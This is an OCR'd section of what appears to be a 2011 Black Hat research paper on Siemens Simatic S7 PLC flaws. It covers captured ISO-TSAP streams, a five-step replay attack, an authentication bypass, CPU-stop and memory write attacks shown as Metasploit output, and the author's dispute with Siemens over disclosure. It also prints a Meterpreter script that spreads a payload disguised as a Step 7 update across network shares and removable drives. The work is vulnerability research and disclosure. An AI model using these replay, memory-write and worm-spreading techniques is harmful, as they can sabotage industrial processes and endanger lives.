
```
...#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2..................
...#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2......................#...2...................x..~@..
.......2...................
```

Entire conversation (496 bytes)

Entire conversation (496 bytes)
192.168.1.31:49169 --> 192.168.1.30:iso-tsap (280 bytes)
192.168.1.30:iso-tsap --> 192.168.1.31:49169 (216 bytes)

ASCII EBCDIC Hex Dump C Arrays [✓ Raw]

Figure 2.5 a typical TCP stream for the S7-1200 during a CPU/STOP command.



```
.....................
.............
................r...1........... 0........................i...ServerSession_A44B9F34 .!.....
(.....).....*...PLCTESTER..
+....,.......-..............i...SubscriptionContainer......r.....|..#...r...2........0..........r.....
@...r..11.............0...2..
{.....i......j....k.........r......!...r...2........0........r............@...r..11............0...
2..
{.....i......j....k.........r......!...r...2........0........r............@...r..11............0...
2..
{.....i......j....k.........r......!...r...2........0........r............@...r..11...........
0....../.....i.......j....k.........r......5...r...&2........0.....i.x.E
(QsC.>R..R..s....r..............W...r..H1............0.......0...\.-
x.w/.../.P..QFOB.....i.......j....k.........r.........r...2........0.....r..........@...r..1
1............0...1..)......i.......j....k.........r......^...r..02........0....<. .8...*6ES7
212-1BD30-0XB0 SZVA4YU6O16772 ..V..................r...........'...r...1...
$.......0.....^...r.......#...r...2...$....0.....1...r............'...r...1...
$.......0...1.^...r.......?...r..02...
$....0.............!...A...@...3...4...2...r............'...r...1...$...
....0...2.^...r...........r...2...$...
0......r............'...r...1...$........0...3.^....r..........r...2...
$....0......r............'...r...1...$........0...4.^....r..........r...2...
$....0......r............'...r...1...$...
....0...@.^...r...........r...2...$...
0......r............'...r...1...$........0.....^....r..........r...2...
$....0......r............'...r...1...$........0.....^....r..........r...2...
$....0......r............'...r...1...$........0...!.^....r..........r...2...
$....0......r............'...r...1...$........0...A.^....r..........r...2...
$....0......r...........F...r..71...L........0... ...=.h.g.i.....i.......j....k........r......p...
r..a2...L....0......
.....................................................SIMATIC 1200
station_2.....r...........F...r..71...L........0...1...=.h.g.i.....i.......j....k........r......c...
```

Entire conversation (11384 bytes)

( ) ASCII ( ) EBCDIC ( ) Hex Dump ( ) C Arrays [✓ Raw]

Note that it is already possible to observe a significant amount of useful data in the TCP stream. Examine the raw content highlighted in blue, where we can see the PLC order number or model, and the type of PLC. This is the response from the device. If we extract the client side of the conversation, the content highlighted in red, we can send those packets back to any PLC and retrieve valuable information from the device. It is also possible to record the initial transmission of ladder logic to the PLC from Step 7 for subsequent replay attacks.

If the attacker requires additional knowledge about the target's logic before creating an attack, he can record the packets during the backup process and dump the content from the PLCs memory, then reuse it in another packet. It is also possible to load a payload onto the PLC by storing it at the EOF of the Simatic S7 project file. The project file can be located on the S7 workstation and is known as the PEData.plf file.

It is possible to use the Metasploit strings command against the PEData.plf file to dump valuable information from the Simatic project file that might help when looking for new bugs. It is also possible to 'backdoor' the PLC by sending specially crafted projects back to the PLC over ISO-TSAP, again in the form of a replay attack.

```
> strings PEData.plf
```

USerious firmware data test failure \n(not relevant for user, system code:


MSerious firmware exception \n(not relevant for user, system code:
WSerious memory test function failure \n(not relevant for user, system code:
KSerious memory exception \n(not relevant for user, system code:
LSerious hardware test function failure \n(not relevant for user:
QSerious hardware inconsistency \n(not relevant for user, system code:

Here is a list of S7 PLC attacks we will cover during the presentation at Black Hat + 2011.

1. TCP Replay over ISO-TSAP Attack
2. S7 Authentication Bypass
3. CPU Stop and Start Attack
4. Memory Read and Write Logic Attack
5. Decrypting Siemens Simatic firmware
6. Getting a Shell on the PLC.

### 2.5 Simatic S7 PLC Replay Attack Scenario in 5 steps.

1. Capture ISO-TSAP traffic from the engineering workstation.
2. Export TCP stream into a character array.
3. Dissect packets and discard the ones you don't need.
4. Paste them into the MSF baseline module.
5. Exploit!




```
.....................
.............
...............r...1........... 0.....................i...ServerSession_A44B9F34.!.....
(.....).....*...PLCTESTER..
+....,........-..............i...SubscriptionContainer......r.....|..#...r...2........0..........r......
@...r..11.............0...2..
{.....i.......j....k.........r......!...r...2........0........r............@...r..11............0...
2..
{.....i.......j....k.........r......!...r...2........0........r............@...r..11............0...
2..
{.....i.......j....k.........r......!...r...2........0........r............@...r..11............
0....../.....i.......j....k.........r......5...r..&2........0.....i.x.E
(QSC.>R..R..s....r...........W...r..H1...........0.......0...\.-
x.w/.../.P..QFOB.....i.......j....k.........r..........r...2........0.....r.............@..r..1
1...............0...1..)......i.......j....k.........r......^...r..02.........0....<. .8...*6ES7
212-1BD30-0XB0 SZVA4YU6Q16772 ..V..................r.............'...r...1...
$.........0.....^....r.........#...r...2...$....0.....1....r.............'...r...1...
$.........0...1.^....r.........?...r..02...
$....0...............!...A...@...3...4...2...r...........'...r...1...$...
....0...2.^....r..........r...2...$...
0......r............'...r...1...$.........0...3.^....r..........r...2...
$....0......r............'...r...1...$.........0...4.^....r..........r...2...
$....0......r............'...r...1...$...
....0...@.^....r..........r...2...$...
0......r............'...r...1...$.........0.....^....r..........r...2...
$....0......r............'...r...1...$.........0.....^....r..........r...2...
$....0......r............'...r...1...$.........0...!.^....r..........r...2...
$....0......r............'...r...1...$.........0...A.^....r..........r...2...
$....0......r...........F...r..71...L.........0...  ...=.h.g.i.....i.......j....k.........r......p...
r..a2...L....0......
..................................................SIMATIC 1200
station_2.....r...........F...r..71...L.........0...1...=.h.g.i.....i.......j....k.........r.......c...
```

Entire conversation (11384 bytes)

ASCII EBCDIC Hex Dump C Arrays [✓ Raw]

As an example, we can pre-record something and design our attack to flip coils from normally closed to normally open, or *vice versa*. This means it is possible to compromise relay switches and other logic on a PLC without direct access to the engineering workstation. Given that these PLCs could be installed within sensitive nuclear facilities like the one in Natanz. Imagine the disastrous consequences should this capability fall into the wrong hands!

Figure 2.3 simple logic showing coils used for switching.



We have covered the TCP Replay ISO-TSAP portion of the attack and the S7-authentication bypass method, but that leaves us with the question of permanently disabling the protection. Bearing in mind that the option to disable memory protection is stored on the engineering workstation, how would an attacker achieve this without access to the S7 engineering software or the automation network?

The process is actually very simple. The attacker can capture or build their own authenticated packets, which can then be bundled with their own session and controller. Since the feature exists within Step 7 TIA to remove memory protection, it is possible to record those packets going back to the controller, allowing them to be subsequently replayed to disable the protection covertly. An attacker could change the memory protection password on the controller and lock the engineer out of his own device. The good news is when the operator opens Step 7, there will be no indication in the software that the password protection has been disabled on the PLC. This is because the protection feature is a part of the engineering software and is not updated in real-time based on PLC configuration modifications.

Another interesting fact about the authentication between the client and the PLC is that server sessions never expire. This allows an attacker to capture one and reuse it, or simply to create a new one of his own. The packet for the server session ID is located in the beginning of the TCP stream, which is generated by the client (Step 7).

### 2.5.1 Simatic S7 Server Session ID

Hex2Ascii

5f 33 30 36 46 38 32 41 46 => _306F82AF

5f 35 30 36 43 35 36 42 37 => _506C56B7

See: Figure 2.6 S7-1200 CPU/STOP TCP stream for an example.

It is possible to generate your own sessions and reuse the sessions against different controllers. One important fact Siemens neglected to mention in its advisory is that its products do not check for valid sessions, and any preexisting sessions work against other devices, providing it is the same model. This means that if you have available an S7-1200, S7-300, and S7-400, it is possible to use packets recorded from those devices with your own server session to replay against other controllers. This is a serious flaw.

Following my initial disclosure, Siemens attempted to provide password protection for its PLCs. This remediation attempt was circumvented almost immediately, meaning that the only defense remaining for users was to attempt

to secure the automation network itself. Siemens also falsely claimed that packets captured from one controller would not work on others.
Specifically, Siemens claimed that its larger controllers, the S7-300 and S7-400 that are typically used in power plants and nuclear reactors, were not affected. This was blatantly untrue, as was proven once we acquired those models. It is noteworthy that Siemens provided **no** assistance in this effort, and NSS Labs purchased the products independently from resellers. We can therefore be confident that these results are based on products commonly sold and deployed.

Siemens also misled its customers into believing that a password would prevent an attacker from placing the CPU into a STOP state. This also proved to be untrue.

Even if the PLC is password protected and the attacker doesn't have the correct authentication packet, it is still possible to frag the PLC, throwing the device into a perpetual error condition that causes the CPU to go into a STOP state, and not a "failsafe state" as Siemens claimed. This means that whatever equipment is attached to the PLC will cease to function, the results of which could be unpredictable, inconvenient, or even dangerous and life-threatening.

## 2.4 Remote Memory Dumps, Reads and Writes

In this next example we can observe that by sending special probe requests it is possible to obtain information from the PLC, even information that isn't intended for public consumption. While during a reconnaissance scan, an attacker can fingerprint a device and, depending on the packets they have in their S7 packet library, they can also seize information about the logic on the PLC. (See Figure 2.5 for Metasploit Aux Scanner Module.)


For example, using this technique it would be possible to retrieve information such as tag names ([SW_1] for SWITCH 1 and [LED_1] for LED 1), the name of the data block, firmware version, services, PLC name, and so on. This is very useful information if the attacker plans to rewrite logic to the controller and cause damage to the process.

It doesn't take much to cause damage to a PLC. Simply replacing one TAG with another could cause a process to malfunction, considering the fact that TAG names are used as identifiers in the logic. The binary data that is not visible contains logic instructions and other random data relating to the PLC. It also paints a clear picture for the attacker, providing they are familiar with control systems, industrial environments, ladder logic and PLCs.

A simplistic example of the consequences of these types of attacks might be as follows. Imagine that ON_BTN is a button to turn something on, and SW1 illuminates LED1 and LED2 while opening valves to initiate the flow of gas through PIPE1 and PIPE2. It would be a simple matter to subvert the logic in the PLC to transpose the operations of ON_BTN and OFF_BTN, and replace LED1 and LED2 with LED3 and LED4 (which would also be linked to a different set of valves.)

P It is not hard to visualize the potential for disaster in this scenario, as engineers thinking they are controlling the flow of gas through PIPE1 and PIPE2 actually send it through PIPE3 and PIPE4. Even if the mistake is discovered, the attempt to kill the process by hitting the OFF_BTN would have the opposite effect.

Figure 2.4 Siemens Simatic S7 memory read probe response from Data_Block_1




```
      Data_block_1£÷ì×¶ÄàÂ£Y£;xùØÛ Ã`x³i-tLL                                    '!ë
                                          LÍÍ                                   '!ë
xùKð£JQLLÎ©d                                ,Í,ÌM3jèPTÞ°øpn8▒QdkÁ£££oää´ß £p
              (iÐÐIjãÂÊpx¥S                                                      '!ë
7OWêÓG²Ä(K
pÛbD-&ÄÙbËWb<cJ5Fx¬!Æ7fÄYcÇ▒c"¬1'Î▒<Öà¶½}#R¦ãR
                                          ò3Kò*                                  '!ë
wxÍV)©£q£r@xù½ #ÉQXô2▒£2£Y£Z£[£\
  y£_£`£a÷ì×¶ÄàÂ£Êðr»c£d
£i££{£££w£vÿää´ß £týää´ß ¢¢¢rðrö2»0ÉiO£iConfiguredTypesi £iMArea£            '!ë
                                                            ££^£¢i £i
                                                               Data_block_1£
                                                                       £ää´ß £^£iÝ! £iSW1£
                                                                                £        ££mípqr¢iÝ! £iSW2£
££mípqr¢iÝ! £iLED1£                                                              '!ë
                £
                        ££mípqr¢iÝ! £iLED2£
                                          £                                      '!ë
                                                 ££mípqr¢iÝ! £iLED3£
££mípqr¢iÝ! £iLED4£                                          £
                £       ££mípqr¢i £iQArea£                                        '!ë
                                     £ä÷é«ÕH£^£iÝ! £BLUE_LED£
                                                          £          ££mípqr¢iÝ! £i GREEN_LED£
                                                                                ë              £
££mípqr¢iÝ! £i
ORANGE LED£
             £
                   ££mípqr¢iÝ! £iRED_LED£                                        '!ë
                                       £
                                    ££mí«ðrpqr¢¢i £iIArea£                       '!ë
                                               £äÜù×Ü`£^£iÝ! £iSW1£
                                                                  £
££mípqr¢iÝ! £iSW2£                                                               '!ë
                  £
                        ££mípqr¢iÝ! £iOFF_BTN£
££mípqr¢iÝ! £iON_BTN£                    £                                       '!ë
▒               £       ££mípqr¢¢qr)ðr▒2ü 0÷ì¦ÿÓØr)ðr▒2ü!0÷ì×¶Äàr)ðr▒2ü"0÷ì×¶ÄàrgðrX2L#0          )

                                                                                 '!ë
                                                                                               )
CPU Exec Unitr!ðr2ü$0rðr2ò%0ðrù3ppiy£iDAI_6£n
×£oç£p£q
 Ü.                                                                                            )
   KN#4>t×
>¢rðr2Ê&0rðr2Ê'0r&ðr2(0ÀÐ¾¹ÿÌrðr2ò)0ðrù3ppiy£iDAI_7£n
Ú-ùú` p£q                                                                                      )
>¢rðr2ò*0r!ðr2ü+r!ðr2ü,0rðrø2»-0i.0£iASRoot£££/£
                                        AOM.V213_0202.13.01£
                                                           02.13.01.02£PAOM.V213_02.02£<ù{c¾vñçLj¶a|    E¤iX0£i
PLCProgram£££/£3£"Ì¶Ø¤¥Ü0i<0£iProgramCyclePI£££8¤N¢iP#0£iIArea£££$£££±o£pSxùìÂÉz-8G©dh@aäö
%.yPoÃu r$!ıı±ıaÃ
                        Æ´òl5¾àÇ&´ò>@Ï#Èá                                                      )
H£q£r@xù/Ò³!8t~Þ©£2££▒£▒ÿäÜù×Ü`Q
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed                                                       )
msf auxiliary(simatic s7 cpu mem write) >
```

We can use the same replay attack to either read memory or write to memory in the PLC data block and other areas of memory. This includes making modifications to the hardware configuration, such as changing the IP address, time of day, password, logic, tag names, data block names, as well as deleting data, adding new code, downloading the project file from the PLC, and so on. It bears repeating that with this attack, we can actually perform any function that could typically be performed by an engineer using the Step 7 software – and more besides.

Another interesting fact about the Simatic PLCs is that they run x86 Linux.
This means that if we can insert a payload, we should have no problems popping a shell and connecting to the device. One other important point of note is that everything on the PLC is, at the time of this writing, running as root! :-)
Figure 2.5 S7 Fingerprinting and Scanner Module



```
msf auxiliary(simatic_s7_scanner) > exploit

[+] 192.168.1.22 is up, iso-tsap is open.
[*] Packet scraping PLC device configuration.
[*] Identification:20220PLC1020 86ES7 212-1BD30-0XB0 SZVA4YU6016752  V20
[*] Scanned 1 of 2 hosts (050% complete)
[+] 192.168.1.23 is up, iso-tsap is open.
[*] Packet scraping PLC device configuration.
[*] Identification:20220PLC2020 86ES7 212-1BD30-0XB0 SZVA4YU6016772  V20
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(simatic_s7_scanner) >
```

Imagine if an attacker were to write a worm to target specific devices. They might grab the serial number from the PLC and, based on a specific return condition, only reprogram logic on that particular controller. If we had a character array of PLC serial numbers bundled into our fictitious worm we could create a targeted attack based on those identifiers as opposed to attacking any random PLC that we came across during our worm's propagation. The PLC serial number is highlighted in yellow in figure 2.5.

Mr. Langner said, in his TED talk, when referring to his lab experiment with Stuxnet, "*The rats didn't like our cheese*."


Ralph, that might have been because Stuxnet knew you had its ass running around in a hamster wheel and, based on that, the rat was smart enough not to bite from your cheese!

## 2.5 Fun with Simatic Step 7 and Meterpreter

There is a vulnerability in the Step 7 TIA that affects other versions of Step 7, but which cannot be discussed in this paper because it has not yet been patched. I found this vulnerability by using one of the many fuzzer modules in Metasploit. I've already written an exploit for it and decided it would be an interesting experiment to write some scripts for Meterpreter that would inject a payload into the Step 7 engineering software and spread across removable media and network shares.

I wanted to emulate some of Stuxnet's behavior with Meterpreter using the Railgun extension for Meterpreter. This extension allows you to use the complete Windows API after post exploitation of a machine. This is something I found useful especially considering the fact that the attacker might not have direct access to the target network. If we put our malicious packets in a worm we would need it to spread via whatever means are available to it.

Figure 2.6 S7 fun with Meterpreter and Railgun Spread Function



```
def s7spread(session,expand)
    begin
    a = client.railgun.kernel32.GetLogicalDrives()["return"]
    drives = []
    letters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    (0..25).each do |i|
        test = letters[i,1]
        rem = a % (2**(i+1))
        if rem > 0
            b = client.railgun.kernel32.GetDriveTypeW("#{test}:\\")["return"]
            location = session.fs.file.expand_path("#{test}")
            if b == 4
            print_status("Spreading accross network shares...")
            fileontrgt = "#{location}:\\siemens_step7_sp2_update.exe"
            session.fs.file.upload_file("#{fileontrgt}","#{expand}")
            end
            if b == 2
            print_status("Spreading accross removable media...")
            fileontrgt = "#{location}:\\siemens_step7_sp2_update.exe"
            session.fs.file.upload_file("#{fileontrgt}","#{expand}")
            end
            drives << test
            a = a - rem
        end
    end
        print_status ("Drives:  #{drives.inspect}")
        print status("We are a GO!")
```

## 3. The Disclosure Process

Disclosing vulnerability information to a vendor should not be a painful or difficult process for the security researcher or the vendor. Ideally, we should all coexist and work together.

In May of 2011, I reported several vulnerabilities affecting the S7-1200, a PLC designed and manufactured by Siemens. There was, for a time following my disclosure, a common misconception perpetrated by Siemens' marketing team, which informed Siemens customers that the attacks and vulnerabilities only affected the Simatic S7-1200. This is clearly untrue. The TCP replay and memory protection authentication bypass vulnerabilities are not specific to one type of PLC, as Siemens initially claimed.

The issue is present in several different hardware platforms, as revealed by my own investigations and confirmed in the latest ICS-CERT alert. It was not until further investigation of other PLC models by ICS-CERT and myself was completed that Siemens felt obligated to make public certain information regarding additional affected products. Siemens also attempted to minimize the severity of the initially disclosed vulnerabilities by claiming that the S7-1200 was not used in nuclear power installations, and those higher-end PLCs that *are* used in such sensitive installations were not affected. That claim also turned out to be false.

Myself and many control systems experts, such as Dale Peterson, Bob Radvanovsky, Jake Brodsky, Kevin Finisterre and Kevin Lackey, were immediately skeptical of these claims, and rightly so. Each of these individuals already knew the entire line of S7s were using the same protocols and standards, so it wasn't long before I started receiving inquiries regarding what exactly was exploitable on the controllers. They all knew that if it were a protocol-specific implementation issue, the attacks would not only affect Siemens PLCs, but many other vendors as well. I imagine we will start seeing a significant number of disclosures relating to insecure use of protocols in the near future.

Ralph Langner, Stuxnet expert, posted a comment on Digital Bond regarding the password authentication flaw.

*"The password mechanism on Siemens S7 controllers is so simple that option 1 can probably be ruled out. And the next bombs that are waiting to be dropped may be much more serious than what we have seen so far. Once that Dillon figures out how to delete OB1, which he might before dinner, and crafts this into a Metasploit module, he will have created a cyber assault weapon. Both Siemens and ICS-CERT know that this is technically possible and what the impact would be. While the vendor has no obligation to act on this, DHS certainly has." – Ralph Langner*

I believe that, especially when related to critical industrial control systems, it is preferable for an independent security researcher to discover product vulnerabilities and create public awareness by responsibly disclosing information to CERTs, rather than for our enemies to find the bugs and use them against us.

I am not entirely convinced that a metasploit module should be described as a cyber-assault weapon, but it does sound cool! The ruby modules were intended to serve as a proof of concept to assist the vendor in validating the bugs, and subsequently developing a patch. These "cyber-assault weapons" are also helpful to ICS-CERT, helping them validate the severity of the issue so they can keep the public informed. In addition, the modules are now available to the pen testing community to assist companies in testing their own infrastructure.

The S7-300 and S7-400 are impacted by the same attacks as the S7-1200 with the exception of one denial of service attack against an integrated web server running on the S7-1200 (see ICS-ALERT-11-186-01.)

The S7-300 and S7-400 are recognized by many as Siemens' "bread and butter" products. It is apparent that they share the same key characteristics, including the use of ISO-TSAP and the same PROFINET communication protocol.

One of the attacks that we will cover during the Black Hat presentation is the packet replay attack: SIEMENS-SSA-625789. Siemens refers to this issue as a '*security gap*'. However, if an attacker can capture a CPU STOP/START command or send a CPU READ/WRITE command to any PLC in the automation network, he can alter the operational logic on the controller or disable any process attached to the device, including, but not limited to, enabling hidden features on the PLC.

Here is a quote from Siemens' first advisory notice regarding some of the vulnerabilities and the replay attack scenario. They were already aware of the weak password authentication mechanism, and yet still recommended the feature as a viable solution to prevent remote exploitation of the controller.

*The Siemens advisory recommends:*

*"It is not however, possible to replay the recorded data obtained from one controller to other controllers within the same plant or other plants as long as they are configured with unique passwords. The answer to this scenario is that a password protected S7-1200 will, in the future (with the firmware update), no longer respond to recorded frames transmitted to the controller at a later time." -- SIEMENS-SSA-625789*

The Siemens marketing department has since changed its tone after I provided the exploit code (free of charge.) This code will also be available in the Metasploit framework after ICS-CERT has released its advisories.

Siemens CERT and a team of their engineers quickly responded to the replay attack scenario by claiming they had a mitigation effort in place to prevent unauthorized access to the PLC. After speaking with ICS-CERT and Siemens CERT, I quickly discovered the ease with which an attacker could circumvent the access control feature they had recommended to prevent unauthorized access to the controller.

It is important to remember that this feature was not intended to prevent remote exploits or replay attacks against the device, it was designed to prevent other engineers or unauthorized third parties from re-programming or tampering with the programmable logic on the PLC. Based on my observation of the packet replay scenario, it seemed logical that if one were to intercept the packets containing a password they could replay the same packets against any controller with the that password and gain access to the controller. It also became evident that if the controller had no password at all, any controller would accept any commands sent to and from any source, without validating any portion of the packets.

